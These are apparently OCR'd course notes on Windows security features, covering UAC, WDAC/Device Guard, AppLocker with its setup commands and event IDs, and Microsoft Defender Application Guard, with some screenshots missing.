
Reference : https://4sysops.com/archives/mitigating-powershell-risks-with-constrained-language-mode/


- **User Account Control (UAC)**

  - UAC is a feature of Window Security in which every tasks, apps always runs in the security context of a non-admin account.

  - Whenever, an application or user activity requires more privileges than what is available to them, **UAC** requires that the application or standard user provide valid administrator credentials.


  - Integrity Levels are measurements of trust of applications / user actions etc.





Reference : https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works

- The UAC level can be adjusted from a slider which looks as follows :



- Even when the UAC slider is set to "**Never Notify**" it will :
  - Keep the UAC Service Running
  - UAC Prompt will not be visible and the elevation request will be auto-approved
  - Automatically Deny all elevation requests for standard users.

[DEMO] UAC in-Action

A.2 Windows Defender Application Control (WDAC) – Previously Device Guard

- WDAC is a Hardware and Software based whitelisting solution, available in Windows 10 (Enterprise Edition) & Server 16, 19


- Device Guard can :
  - Audit / Block Loading of Drivers
  - Audit / Block user mode binaries like msi, DLLs, scripts (PowerShell, WSH)
  - Audit / Block Trusted (Signed) Binaries and Applications

  All, via defined policies (in XML format) that Device Guard enforce on a system.

- Device Guard can be divided into 2 components based on the level of implementation :
  - Code Integrity (CI) – **WDAC**
    - **Kernel Mode Code Integrity (KMCI)**
    - **User Mode Code Integrity (UMCI)**
  - Virtualization Based Security – **Credential Guard**

- Code Integrity is a XML file containing different rules that Device Guard will enforce in a system. The rules that Kernel mode CI and User mode CI will enforce is taken from these **XML** file.

- High-level initial steps of implementation of Device Guard.



- Level of enforcement specifies the level at which applications will be identified and trusted. Ex : Binary Hash or CA Certificate.

Ref : https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/select-types-of-rules-to-create

- Initially, it is recommended to enforce the rules in **Audit mode,** as it will allow us to test the new WDAC policies.


- In Audit mode no application is blocked, rather all the events are recorded and can be seen via Event Viewer.

- Once the **Audit** mode enforcement in the system is thoroughly tested, one can move on to the Enforced implementation and it can be easily merged.

- Check if the WDAC is implemented successfully or not, open **eventviewer,** successful event will show Event ID "**7010**" or "**7000**", depending how it is implemented:

- All the happening events can be recorded in the following location :

KMCI with Virtualization Based Security



Ref : http://video.ch9.ms/sessions/ignite/2015/decks/BRK2336_Sutherland.pptx

[DEMO] WDAC in-Action

- **AppLocker**

  - AppLocker is a Software based whitelisting solution that restricts user to a specific set of apps on a device.

  - Whitelisting in AppLocker happens through rules. They specify which applications are allowed to run on the device.

  - AppLocker can :
    - Audit / Block execution of executable files (.exe and .com), scripts (ps1, cmd, vbs, bat, js), Installer files and DLL files
    - Assign rule to a specific security group or an individual user
    - Rules Types can be specified on the basis of : Path, Publisher, File Hash

  - Based on the environment it can be configured in two ways :

- High-Level overview of implementation of AppLocker :

- Important commands during implementation :
  - With administrator privileges, Enable Application Identity Service (**AppIDSvc**) :

```
Start-Service AppIDSvc –verbose -Force
```

  - With administrator privileges, Updating the Group Policy :

```
gpupdate /force
```

- The recorded events in audit / block mode can be seen from :

- Following are the important event IDs visible in the Event Viewer Logs :

Event IDs	Meaning
8000	Error, Policy no applied successfully
8001	Informational, Policy applied successfully

Reference : https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-r2-and-2008/dd723693(v=ws.10)

- WDAC vs AppLocker (What's the difference?)

  - Both, AppLocker & WDAC are the basis for enforcing code and application rules on Windows.

  - WDAC best expresses high level expression of Trust

  - However, AppLocker allows for granular rules

  - Both are managed through common management tools in windows platform

  - MS recommends to enforce WDAC at the most restrictive level (possible) and then configure AppLocker to further fine-tune the restrictions.


Reference : https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/wdac-and-applocker-overview

A.3 Microsoft Defender Application Guard [previously WDAG]

- WDAG is a Hardware isolation based security feature that separate untrusted content from the host operating system using Virtualization technology
- It is a Windows Optional Feature that keeps the host system safe and remove potential malware
- At the time of writing, WDAG is integrated with the following :
  - Microsoft Edge
  - Microsoft Office
- With the help of WDAG, untrusted contents (Website, files etc) are opened in Hyper-V enabled environment.
- The System must have :
  - Virtualization Option enabled (VT-x or AMD-V)
  - More than 4 CPU cores
  - More than 8GB memory

